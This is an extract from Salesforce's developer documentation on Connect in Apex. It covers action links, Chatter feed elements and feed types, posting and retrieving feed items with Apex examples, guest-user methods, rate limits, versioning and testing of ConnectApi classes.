Use action links to integrate Salesforce and third-party services with a feed. An action link can make an HTTP request to a Salesforce or third-party API. An action link can also download a file or open a web page. This topic contains an example use case.

Start a Video Chat from the Feed

Suppose that you work as a Salesforce developer for a company that has a Salesforce org and an account with a fictional company called "VideoChat." Users have been saying they want to do more from their mobile devices. You're asked to create an app that lets users create and join video chats directly from their mobile device.

When a user opens the VideoChat app in Salesforce, they're asked to name the video chat room and invite either a group or individual users to the video chat room. When the user clicks **OK**, the VideoChat app launches the video chat room and posts a feed item to the selected group or users asking them to **Please join the video chat** by clicking an action link labeled **Join**. When an invitee clicks **Join**, the action link opens a web page containing the video chat room.

As a developer thinking about how to create the action link URL, you come up with these requirements:

1. When a user clicks **Join**, the action link URL has to open the video chat room they were invited to.

2. The action link URL has to tell the video chat room who's joining.

To dynamically create the action link URLs, you create an action link template in Setup.

For the first requirement, you create a `{!Bindings.roomId}` binding variable in the `Action URL` template field. When the user clicks **OK** to create the video chat room, your Apex code generates a unique room ID. The Apex code uses that unique room ID as the binding variable value when it instantiates the action link group, associates it with the feed item, and posts the feed item.

For the second requirement, the action link must include the user ID. Action links support a predefined set of context variables. When an action link is invoked, Salesforce substitutes the variables with values. Context variables include information about who clicked the action link and in what context it was invoked. You decide to include a `{!userId}` context variable in the `Action URL` so that when a user clicks the action link in the feed, Salesforce substitutes the user's ID and the video chat room knows who's entering.

This is the action link template for the **Join** action link.

Every action link must be associated with an action link group. The group defines properties shared by all the action links associated with it. Even if you're using a single action link (as in this example) it must be associated with a group. The first field of the action link template is `Action Link Group Template`, which in this case is **Video Chat**, which is the action link group template the action link template is associated with.

.

Working with Feeds and Feed Elements

The Chatter feed is a container of feed elements. The abstract class `ConnectApi.FeedElement` is a parent class to the `ConnectApi.FeedItem` class, representing feed posts, and the `ConnectApi.GenericFeedElement` class, representing bundles and recommendations in the feed.

> **Note:** Salesforce Help refers to feed items as posts and bundles as bundled posts.

Capabilities

As part of the effort to diversify the feed, pieces of functionality found in feed elements have been broken out into capabilities. Capabilities provide a consistent way to interact with the feed. Don't inspect the feed element type to determine which functionality is available for a feed element. Inspect the capability, which tells you explicitly what's available. Check for the presence of a capability to determine what a client can do to a feed element.

The `ConnectApi.FeedElement.capabilities` property holds a set of capabilities.

A capability includes both an indication that a feature is possible and data associated with that feature. If a capability property exists on a feed element, that capability is available, even if there isn't any data associated with the capability yet. For example, if the `chatterLikes` capability property exists on a feed element, the context user can like that feed element. If the capability property doesn't exist on a feed element, it isn't possible to like that feed element.

When posting a feed element, specify its characteristics in the `ConnectApi.FeedElementInput.capabilities` property.

How the Salesforce UI Displays Feed Items

A client can use the `ConnectApi.FeedElement.capabilities` property to determine what it can do with a feed element and how to render the feed element. For all feed element subclasses other than `ConnectApi.FeedItem`, the client doesn't have to know the subclass type. Instead, the client can look at the capabilities. Feed items do have capabilities, but they also have a few properties, such as `actor`, that aren't exposed as capabilities. For this reason, clients must handle feed items a bit differently than other feed elements.

The Salesforce UI uses one layout to display every feed item. This single layout gives customers a consistent view of feed items and gives developers an easy way to create UI. The layout always contains the same pieces and the pieces are always in the same position. Only the content of the layout pieces changes.

The feed item (`ConnectApi.FeedItem`) layout elements are:

1. Actor (`ConnectApi.FeedItem.actor`)—A photo or icon of the creator of the feed item. (You can override the creator at the feed item type level. For example, the dashboard snapshot feed item type shows the dashboard as the creator.)

2. Header (`ConnectApi.FeedElement.header`)—Context for the feed item. The same feed item can have a different header depending on who posted it and where it was posted. For example, Ted posted this feed item to a group.

   Timestamp (`ConnectApi.FeedElement.relativeCreatedDate`)—The date and time when the feed item was posted. If the feed item is less than two days old, the date and time are formatted as a relative, localized string, such as "17m ago". Otherwise, the date and time are formatted as an absolute, localized string.

3. Body (`ConnectApi.FeedElement.body`)—All feed items have a body. The body can be `null`, which is the case when the user doesn't provide text for the feed item. Because the body can be `null`, you can't use it as the default case for rendering text. Instead, use the `ConnectApi.FeedElement.header.text` property, which always contains a value.

4. Auxiliary Body (`ConnectApi.FeedElement.capabilities`)—The visualization of the capabilities. See Capabilities.

How the Salesforce Displays Feed Elements Other Than Feed Items

A client can use the `ConnectApi.FeedElement.capabilities` property to determine what it can do with a feed element and how to render the feed element. This section uses bundles as an example of how to render a feed element, but these properties are available for every feed element. Capabilities allow you to handle all content in the feed consistently.

> 📝 **Note:** Bundled posts contain feed-tracked changes and are in record feeds only.

To give customers a clean, organized feed, Salesforce aggregates feed-tracked changes into a bundle. To see individual feed elements, click the bundle.

A bundle is a `ConnectApi.GenericFeedElement` object (which is a concrete subclass of `ConnectApi.FeedElement`) with a `ConenctApi.BundleCapability`. The bundle layout elements are:

- Header (`ConnectApi.FeedElement.header`)—For feed-tracked change bundles, this text is "*User Name* updated this record."

- Timestamp (`ConnectApi.FeedElement.relativeCreatedDate`)—The date and time when the feed item was posted. If the feed item is less than two days old, the date and time are formatted as a relative, localized string, such as "17m ago". Otherwise, the date and time are formatted as an absolute, localized string.

- Auxiliary Body (`ConnectApi.FeedElement.capabilities.bundle.changes`)—The bundle displays the `fieldName` and the `oldValue` and `newValue` properties for the first two feed-tracked changes in the bundle. If there are more than two feed-tracked changes, the bundle displays a "Show All Updates" link.

Feed Element Visibility

The feed elements a user sees depend on how the administrator has configured feed tracking, sharing rules, and field-level security. For example, if a user doesn't have access to a record, they don't see updates for that record. If a user can see the parent of the feed element, the user can see the feed element. Typically, a user sees feed updates for:

- Feed elements that @mention the user (if the user can access the feed element's parent)
- Feed elements that @mention groups the user is a member of
- Record field changes on records whose parent is a record the user can see, including User, Group, and File records
- Feed elements posted to the user
- Feed elements posted to groups that the user owns or is a member of
- Feed elements for standard and custom records, for example, tasks, events, leads, accounts, files

Feed Types

There are many types of feeds. Each feed type defines a collection of feed elements.

🛑 **Important:** The collection of feed elements can change between releases.

All feed types except Favorites are exposed in the `ConnectApi.FeedType` enum and passed to one of the `ConnectApi.ChatterFeeds.getFeedElementsFromFeed` methods. This example gets the feed elements from the context user's news feed and topics feed.

```
ConnectApi.FeedElementPage newsFeedElementPage =
    ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
        ConnectApi.FeedType.News, 'me');

ConnectApi.FeedElementPage topicsFeedElementPage =
    ConnectApi.ChatterFeeds.getFeedElementsFromFeed(null,
        ConnectApi.FeedType.Topics, '0TOD00000000cld');
```

To get a filter feed, call one of the `ConnectApi.ChatterFeeds.getFeedElementsFromFilterFeed` methods. To get a favorites feed, call one of the `ConnectApi.ChatterFavorites.getFeedElements` methods.

The feed types and their descriptions are:

- `Bookmarks`—Contains all feed items saved as bookmarks by the context user.
- `Company`—Contains all feed items except feed items of type `TrackedChange`. To see the feed item, the user must have sharing access to its parent.
- `DirectMessageModeration`—Contains all direct messages that are flagged for moderation. The Direct Message Moderation feed is available only to users with Moderate Experiences Chatter Messages permissions.
- `DirectMessages`—Contains all feed items of the context user's direct messages.
- `Draft`—Contains all the feed items that the context user drafted.
- `Files`—Contains all feed items that contain files posted by people or groups that the context user follows.
- `Filter`—Contains the news feed filtered to contain feed items whose parent is a specified object type.
- `Groups`—Contains all feed items from all groups the context user either owns or is a member of.
- `Home`—Contains all feed items associated with any managed topic in an Experience Cloud site.
- `Landing`—Contains all feed items that best drive user engagement when the feed is requested. Allows clients to avoid an empty feed when there aren't many personalized feed items.
- `Moderation`—Contains all feed items that are flagged for moderation, except direct messages. The moderation feed is available only to users with Moderate Experiences Feeds permissions.

- `Mute`—Contains all feed items that the context user muted.
- `News`—Contains all updates for people the context user follows, groups the user is a member of, and files and records the user is following. Contains all updates for records whose parent is the context user.
- `PendingReview`—Contains all feed items and comments that are pending review.
- `People`—Contains all feed items posted by all people the context user follows.
- `Record`—Contains all feed items whose parent is a specified record, which could be a group, user, object, file, or any other standard or custom object. When the record is a group, the feed also contains feed items that mention the group. When the record is a user, the feed contains only feed items on that user. You can get another user's record feed.
- `Streams`—Contains all feed items for any combination of up to 25 feed-enabled entities that the context user subscribes to in a stream. Examples of feed-enabled entities include people, groups, and records,
- `To`—Contains all feed items with mentions of the context user. Contains feed items the context user commented on and feed items created by the context user that are commented on.
- `Topics`—Contains all feed items that include the specified topic.
- `UserProfile`—Contains feed items created when a user changes records that can be tracked in a feed. Contains feed items whose parent is the user and feed items that @mention the user. This feed is different than the news feed, which returns more feed items, including group updates. You can get another user's user profile feed.
- `Favorites`—Contains favorites saved by the context user. Favorites are feed searches, list views, and topics.

Post a Feed Item Using `postFeedElement`

> 💡 **Tip:** The `postFeedElement` methods are the simplest, most efficient way to post feed items because, unlike the `postFeedItem` methods, they don't require you to pass a feed type. Feed items are the only feed element type you can post.

Use these methods to post feed items.

`postFeedElement(communityId, subjectId, feedElementType, text)`
Post a plain-text feed element.

`postFeedElement(communityId, feedElement, feedElementFileUpload)` (version 35.0 and earlier)
Post a rich-text feed element. Include mentions and hashtag topics, attach a file to a feed element, and associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

`postFeedElement(communityId, feedElement)` (version 36.0 and later)
Post a rich-text feed element. Include mentions and hashtag topics, attach already uploaded files to a feed element, and associate action link groups with a feed element. You can also use this method to share a feed element and add a comment.

When you post a feed item, you create a child of a standard or custom object. Specify the parent object in the *subjectId* parameter or in the *subjectId* property of the `ConnectApi.FeedElementInput` object you pass in the *feedElement* parameter. The value of the *subjectId* parameter determines the feeds in which the feed item is displayed. The `parent` property in the returned `ConnectApi.FeedItem` object contains information about the parent object.

Use these methods to complete these tasks.

Post to yourself
This code posts a feed item to the context user. The *subjectId* specifies `me`, which is an alias for the context user's ID. It could also specify the context user's ID.

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null, 'me',
  ConnectApi.FeedElementType.FeedItem, 'Working from home today.');
```

The `parent` property of the newly posted feed item contains the `ConnectApi.UserSummary` of the context user.

Post to another user

This code posts a feed item to a user other than the context user. The **_subjectId_** specifies the user ID of the target user.

```
ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
'005D00000016Qxp', ConnectApi.FeedElementType.FeedItem, 'Kevin, do you have information
 about the new categories?');
```

The `parent` property of the newly posted feed item contains the `ConnectApi.UserSummary` of the target user.

Post to a group

This code posts a feed item to a group. The **_subjectId_** specifies the group ID.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

mentionSegmentInput.id = '005RR000000Dme9';
messageBodyInput.messageSegments.add(mentionSegmentInput);

textSegmentInput.text = 'Could you take a look?';
messageBodyInput.messageSegments.add(textSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;
feedItemInput.subjectId = '0F9RR0000004CPw';

ConnectApi.FeedElement feedElement =
ConnectApi.ChatterFeeds.postFeedElement(Network.getNetworkId(), feedItemInput);
```

The `parent` property of the newly posted feed item contains the `ConnectApi.ChatterGroupSummary` of the specified group.

Post to a record (such as a file or an account)

This code posts a feed item to a record and mentions a group. The **_subjectId_** specifies the record ID.

```
ConnectApi.FeedItemInput feedItemInput = new ConnectApi.FeedItemInput();
ConnectApi.MentionSegmentInput mentionSegmentInput = new ConnectApi.MentionSegmentInput();
ConnectApi.MessageBodyInput messageBodyInput = new ConnectApi.MessageBodyInput();
ConnectApi.TextSegmentInput textSegmentInput = new ConnectApi.TextSegmentInput();

messageBodyInput.messageSegments = new List<ConnectApi.MessageSegmentInput>();

textSegmentInput.text = 'Does anyone know anyone with contacts here?';
messageBodyInput.messageSegments.add(textSegmentInput);

// Mention a group.
mentionSegmentInput.id = '0F9D00000000oOT';
messageBodyInput.messageSegments.add(mentionSegmentInput);

feedItemInput.body = messageBodyInput;
feedItemInput.feedElementType = ConnectApi.FeedElementType.FeedItem;

// Use a record ID for the subject ID.
```

```
feedItemInput.subjectId = '001D000000JVwL9';

ConnectApi.FeedElement feedElement = ConnectApi.ChatterFeeds.postFeedElement(null,
feedItemInput);
```

The `parent` property of the new feed item depends on the record type specified in ***subjectId***. If the record type is File, the parent is `ConnectApi.FileSummary`. If the record type is Group, the parent is `ConnectApi.ChatterGroupSummary`. If the record type is User, the parent is `ConnectApi.UserSummary`. For all other record types, as in this example that uses an Account, the parent is `ConnectApi.RecordSummary`.

Get Feed Elements from a Feed

💡 **Tip:** To return a feed that includes feed elements, call these methods. Feed element types include feed item, bundle, and recommendation.

Getting feed items from a feed is similar, but not identical, for each feed type.

Get feed elements from the `Company`, `DirectMessageModeration`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview` feeds

To get the feed elements from these feeds, use these methods that don't require a *subjectId*.

- `getFeedElementsFromFeed(communityId, feedType)`
- `getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)`
- `getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)`
- `getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)`
- `getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, threadedCommentsCollapsed)`

Get feed elements from the `Favorites` feed

To get the feed elements from the favorites feed, specify a *favoriteId*. For these feeds, the *subjectId* must be the ID of the context user or the alias me.

- `getFeedElements(communityId, subjectId, favoriteId)`
- `getFeedElements(communityId, subjectId, favoriteId, pageParam, pageSize, sortParam)`
- `getFeedElements(communityId, subjectId, favoriteId, recentCommentCount, elementsPerBundle, pageParam, pageSize, sortParam)`

Get feed elements from the `Filter` feed

To get the feed elements from the filters feed, specify a *keyPrefix*. The *keyPrefix* indicates the object type and is the first three characters of the object ID. The *subjectId* must be the ID of the context user or the alias me.

- `getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix)`
- `getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam)`
- `getFeedElementsFromFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam)`

Get feed elements from the `Bookmarks`, `Files`, `Groups`, `Mute`, `News`, `People`, `Record`, `Streams`, `To`, `Topics`, and `UserProfile` feeds

To get the feed elements from these feed types, specify a subject ID. If *feedType* is Record, *subjectId* can be any record ID, including a group ID. If *feedType* is Streams, *subjectId* must be a stream ID. If *feedType* is Topics, *subjectId*

must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias me.

- `getFeedElementsFromFeed(communityId, feedType, subjectId)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter, threadedCommentsCollapsed)`

Get feed elements from a `Record` feed

For *subjectId*, specify a record ID.

> 💡 **Tip:** The record can be a record of any type that supports feeds, including group. The feed on the group page in the Salesforce UI is a record feed.

- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, customFilter)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, customFilter)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, filter, threadedCommentsCollapsed)`
- `getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly, customFilter, threadedCommentsCollapsed)`

SEE ALSO:

Apex Reference Guide: ChatterFavorites Class

Apex Reference Guide: ChatterFeeds Class

Apex Reference Guide: ConnectApi Output Classes

Apex Reference Guide: ConnectApi Input Classes

Accessing `ConnectApi` Data in Experience Cloud Sites

Many `ConnectApi` methods work within the context of a single Experience Cloud site.

Many `ConnectApi` methods include **`communityId`** as the first argument. If you don't have digital experiences enabled, use `internal` or `null` for this argument.

If you have digital experiences enabled, the `communityId` argument specifies whether to execute a method in the context of the default Experience Cloud site (by specifying `internal` or `null`) or in the context of a specific site (by specifying an ID). Any entity, such as a comment or a feed item, referred to by other arguments in the method must be in the specified site. The ID is included in URLs returned in the output.

Some `ConnectApi` methods include **`siteId`** as an argument. Unlike **`communityId`**, if you don't have digital experiences enabled, you can't use these methods. The site ID is included in URLs returned in the output.

Most URLs returned in `ConnectApi` output objects are Connect REST API resources.

If you specify an ID, URLs returned in the output use the following format:

```
/connect/communities/communityId/resource
```

If you specify `internal`, URLs returned in the output use the same format:

```
/connect/communities/internal/resource
```

If you specify `null`, URLs returned in the output use one of these formats:

```
/chatter/resource
```

```
/connect/resource
```

Methods Available to Experience Cloud Guest Users

If your Experience Cloud site allows access without logging in, guest users have access to many Apex methods. These methods return information the guest user has access to.

All overloads of these methods are available to guest users.

⛔ **Important:** If an overload of a method listed here indicates that Chatter is required, you must also enable public access to your Experience Cloud site to make the method available to guest users. If you don't enable public access, data retrieved by methods that require Chatter doesn't load correctly on public site pages.

- `Announcements` methods:
  - `getAnnouncements()`
- `ChatterFeeds` methods:
  - `getComment()`
  - `getCommentInContext()`
  - `getCommentsForFeedElement()`
  - `getExtensions()`
  - `getFeed()`
  - `getFeedElement()`
  - `getFeedElementBatch()`
  - `getFeedElementPoll()`
  - `getFeedElementsFromFeed()`
  - `getFeedElementsUpdatedSince()`
  - `getFeedWithFeedElements()`

- – getLike()
- – getLikesForComment()
- – getLikesForFeedElement()
- – getLinkMetadata()
- – getPinnedFeedElementsFromFeed()
- – getRelatedPosts()
- – getThreadsForFeedComment()
- – getVotesForComment()
- – getVotesForFeedElement()
- – searchFeedElements()
- – searchFeedElementsInFeed()
- – updatePinnedFeedElements()

- ChatterGroups methods:
  - – getGroup()
  - – getGroups()
  - – getMembers()
  - – searchGroups()

- ChatterUsers methods:
  - – getFollowers()
  - – getFollowings()
  - – getReputation()
  - – getUser()
  - – getUserBatch()
  - – getUserGroups()
  - – getUsers()
  - – searchUserGroupDetails()
  - – searchUsers()

- CommerceCart methods:
  - – addItemsToCart()
  - – addItemToCart()
  - – applyCartCoupon()
  - – copyCartToWishlist()
  - – createCart()
  - – deleteCart()
  - – deleteCartCoupon()
  - – deleteCartItem()
  - – getCartCoupons()
  - – getCartItems()
  - – getCartSummary()

- – getOrCreateActiveCartSummary()
- – makeCartPrimary()
- – setCartMessagesVisibility()
- – updateCartItem()
- CommerceCatalog methods:
  - – getProduct()
  - – getProductCategory()
  - – getProductCategoryChildren()
  - – getProductCategoryPath()
  - – getProductChildCollection()
- CommercePromotions methods:
  - – evaluate()
- CommerceSearch methods:
  - – getSortRules()
  - – getSuggestions()
  - – searchProducts()
- CommerceStorePricing methods:
  - – getProductPrice()
  - – getProductPrices()
- Communities methods:
  - – getCommunity()
- EmployeeProfiles methods:
  - – getPhoto()
- Knowledge methods:
  - – getTopViewedArticlesForTopic()
  - – getTrendingArticles()
  - – getTrendingArticlesForTopic()
- ManagedContent methods:
  - – getAllContent()
  - – getAllDeliveryChannels()
  - – getAllManagedContent()
  - – getContentByContentKeys()
  - – getContentByIds()
  - – getManagedContentByContentKeys()
  - – getManagedContentByIds()
  - – getManagedContentByTopics()
  - – getManagedContentByTopicsAndContentKeys()

- getManagedContentByTopicsAndIds()

- ManagedContentDelivery methods:
  - getCollectionItemsForChannel()
  - getCollectionItemsForSite()
  - getManagedContentChannel()
  - getManagedContentForChannel()
  - getManagedContentForSite()
  - getManagedContentsForChannel()
  - getManagedContentsForSite()

- ManagedTopics methods:
  - getManagedTopic()
  - getManagedTopics()

- MarketingIntegration methods:
  - submitForm()

- NavigationMenu methods:
  - getCommunityNavigationMenu()

- NextBestActions methods:
  - executeStrategy()
  - setRecommendationReaction()

- Personalization methods:
  - getAudience()
  - getAudienceBatch()
  - getAudiences()
  - getTarget()
  - getTargetBatch()
  - getTargets()

- Recommendations methods:
  - getRecommendationsForUser()

    Note: Only article and file recommendations are available to guest users.

- Sites methods:
  - searchSite()

- Topics methods:
  - getGroupsRecentlyTalkingAboutTopic()
  - getRecentlyTalkingAboutTopicsForGroup()
  - getRecentlyTalkingAboutTopicsForUser()
  - getRelatedTopics()

- – `getTopic()`
- – `getTopics()`
- – `getTrendingTopics()`
- `UserProfiles` methods:
  - – `getPhoto()`

SEE ALSO:

Salesforce Help: Give Secure Access to Unauthenticated Users with the Guest User Profile

Using `ConnectApi` Input and Output Classes

Some classes in the `ConnectApi` namespace contain static methods that access Connect REST API data. The `ConnectApi` namespace also contains input classes to pass as parameters and output classes that calls to the static methods return.

`ConnectApi` methods take either simple or complex types. Simple types are primitive Apex data like integers and strings. Complex types are `ConnectApi` input objects.

The successful execution of a `ConnectApi` method can return an output object from the `ConnectApi` namespace. `ConnectApi` output objects can be made up of other output objects. For example, the `ConnectApi.ActorWithId` output object contains properties such as `id` and `url`, which contain primitive data types. It also contains a `mySubscription` property, which contains a `ConnectApi.Reference` object.

> 📝 **Note:** All Salesforce IDs in `ConnectApi` output objects are 18 character IDs. Input objects can use 15 character IDs or 18 character IDs.

SEE ALSO:

Apex Reference Guide: ConnectApi Input Classes

Apex Reference Guide: ConnectApi Output Classes

Understanding Limits for `ConnectApi` Classes

Limits for methods in the `ConnectApi` namespace are different than the limits for other Apex classes.

For classes in the `ConnectApi` namespace, every write operation costs one DML statement against the Apex governor limit. `ConnectApi` method calls are also subject to rate limiting. `ConnectApi` rate limits match Connect REST API rate limits. Both have a per user, per namespace, per hour rate limit. When you exceed the rate limit, a `ConnectApi.RateLimitException` is thrown. Your Apex code must catch and handle this exception.

When testing code, a call to the Apex `Test.startTest` method starts a new rate limit count. A call to the `Test.stopTest` method sets your rate limit count to the value it was before you called `Test.startTest`.

Packaging `ConnectApi` Classes

If you include `ConnectApi` classes in a package, be aware of Chatter dependencies.

If a `ConnectApi` class has a dependency on Chatter, the code can be compiled and installed in orgs that don't have Chatter enabled. However, if Chatter isn't enabled, the code throws an error at run time.

```
System.NoAccessException: Insufficient Privileges: This feature is not currently enabled
for this user.
```

In its reference documentation, every `ConnectApi` method indicates whether or not it supports Chatter.

SEE ALSO:

Distributing Apex Using Managed Packages

Serializing and Deserializing `ConnectApi` Objects

When `ConnectApi` output objects are serialized into JSON, the structure is similar to the JSON returned from Connect REST API. When `ConnectApi` input objects are deserialized from JSON, the format is also similar to Connect REST API.

Connect in Apex supports serialization and deserialization in the following Apex contexts:

- `JSON` and `JSONParser` classes—serialize Connect in Apex outputs to JSON and deserialize Connect in Apex inputs from JSON.
- Apex REST with `@RestResource`—serialize Connect in Apex outputs to JSON as return values and deserialize Connect in Apex inputs from JSON as parameters.
- JavaScript Remoting with `@RemoteAction`—serialize Connect in Apex outputs to JSON as return values and deserialize Connect in Apex inputs from JSON as parameters.

Connect in Apex follows these rules for serialization and deserialization:

- Only output objects can be serialized.
- Only top-level input objects can be deserialized.
- Enum values and exceptions cannot be serialized or deserialized.

`ConnectApi` Versioning and Equality Checking

Versioning in `ConnectApi` classes follows specific rules that are different than the rules for other Apex classes.

Versioning for `ConnectApi` classes follows these rules:

- A `ConnectApi` method call executes in the context of the version of the class that contains the method call. The use of version is analogous to the `/v`*XX.X* section of a Connect REST API URL.
- Each `ConnectApi` output object exposes a `getBuildVersion` method. This method returns the version under which the method that created the output object was invoked.
- When interacting with input objects, Apex can access only properties supported by the version of the enclosing Apex class.
- Input objects passed to a `ConnectApi` method may contain only non-null properties that are supported by the version of the Apex class executing the method. If the input object contains version-inappropriate properties, an exception is thrown.
- The output of the `toString` method only returns properties that are supported in the version of the code interacting with the object. For output objects, the returned properties must also be supported in the build version.
- Apex REST, `JSON.serialize`, and `@RemoteAction` serialization include only version-appropriate properties.
- Apex REST, `JSON.deserialize`, and `@RemoteAction` deserialization reject properties that are version-inappropriate.
- Enums are not versioned. Enum values are returned in all API versions. Clients should handle values they don't understand gracefully.

Equality checking for `ConnectApi` classes follows these rules:

- Input objects—properties are compared.
- Output objects—properties and build versions are compared. For example, if two objects have the same properties with the same values but have different build versions, the objects are not equal. To get the build version, call `getBuildVersion`.

Casting `ConnectApi` Objects

It may be useful to downcast some `ConnectApi` output objects to a more specific type.

This technique is especially useful for message segments, feed item capabilities, and record fields. Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

The following example downcasts a `ConnectApi.MessageSegment` to a `ConnectApi.MentionSegment`:

```
if(segment instanceof ConnectApi.MentionSegment) {
 ConnectApi.MentionSegment = (ConnectApi.MentionSegment)segment;
}
```

🛑 **Important:** The composition of a feed can change between releases. Write your code to handle instances of unknown subclasses.

SEE ALSO:

Apex Reference Guide: ChatterFeeds Class

Apex Reference Guide: ConnectApi.FeedElementCapabilities

Apex Reference Guide: ConnectApi.MessageSegment

Apex Reference Guide: ConnectApi.AbstractRecordView

Wildcards

Use wildcard characters to match text patterns in Connect REST API and Connect in Apex searches.

A common use for wildcards is searching a feed. Pass a search string and wildcards in the `q` parameter. This example is a Connect REST API request:

```
/chatter/feed-elements?q=chat*
```

This example is a Connect in Apex method call:

```
ConnectApi.ChatterFeeds.searchFeedElements(null, 'chat*');
```

You can specify the following wildcard characters to match text patterns in your search:

Wildcard	Description
*	Asterisks match zero or more characters at the middle or end of your search term. For example, a search for *john** finds items that start with *john*, such as, *john*, *johnson*, or *johnny*. A search for *mi* meyers* finds items with *mike meyers* or *michael meyers*.
	If you are searching for a literal asterisk in a word or phrase, then escape the asterisk (precede it with the `\` character).
?	Question marks match only one character in the middle or end of your search term. For example, a search for *jo?n* finds items with the term *john* or *joan* but not *jon* or *johan*. You can't use a ? in a lookup search.

When using wildcards, consider the following notes:

- The more focused your wildcard search, the faster the search results are returned, and the more likely the results will reflect your intention. For example, to search for all occurrences of the word `prospect` (or `prospects`, the plural form), it is more efficient to specify `prospect*` in the search string than to specify a less restrictive wildcard search (such as `prosp*`) that could return extraneous matches (such as `prosperity`).

- Tailor your searches to find all variations of a word. For example, to find `property` and `properties`, you would specify `propert*`.

- Punctuation is indexed. To find `*` or `?` inside a phrase, you must enclose your search string in quotation marks and you must escape the special character. For example, `"where are you\?"` finds the phrase `where are you?`. The escape character (`\`) is required in order for this search to work correctly.

Testing `ConnectApi` Code

Like all Apex code, Connect in Apex code requires test coverage.

Connect in Apex methods don't run in system mode, they run in the context of the current user (also called the *context user*). The methods have access to whatever the context user has access to. Connect in Apex doesn't support the `runAs` system method.

Most Connect in Apex methods require access to real organization data, and fail unless used in test methods marked `@IsTest(SeeAllData=true)`.

However, some Connect in Apex methods, such as `getFeedElementsFromFeed`, are not permitted to access organization data in tests and must be used with special test methods that register outputs to be returned in a test context. If a method requires a `setTest` method, the requirement is stated in the method's "Usage" section.

A test method name is the regular method name with a `setTest` prefix. The test method signature (combination of parameters) matches a signature of the regular method. For example, if the regular method has three overloads, the test method has three overloads.

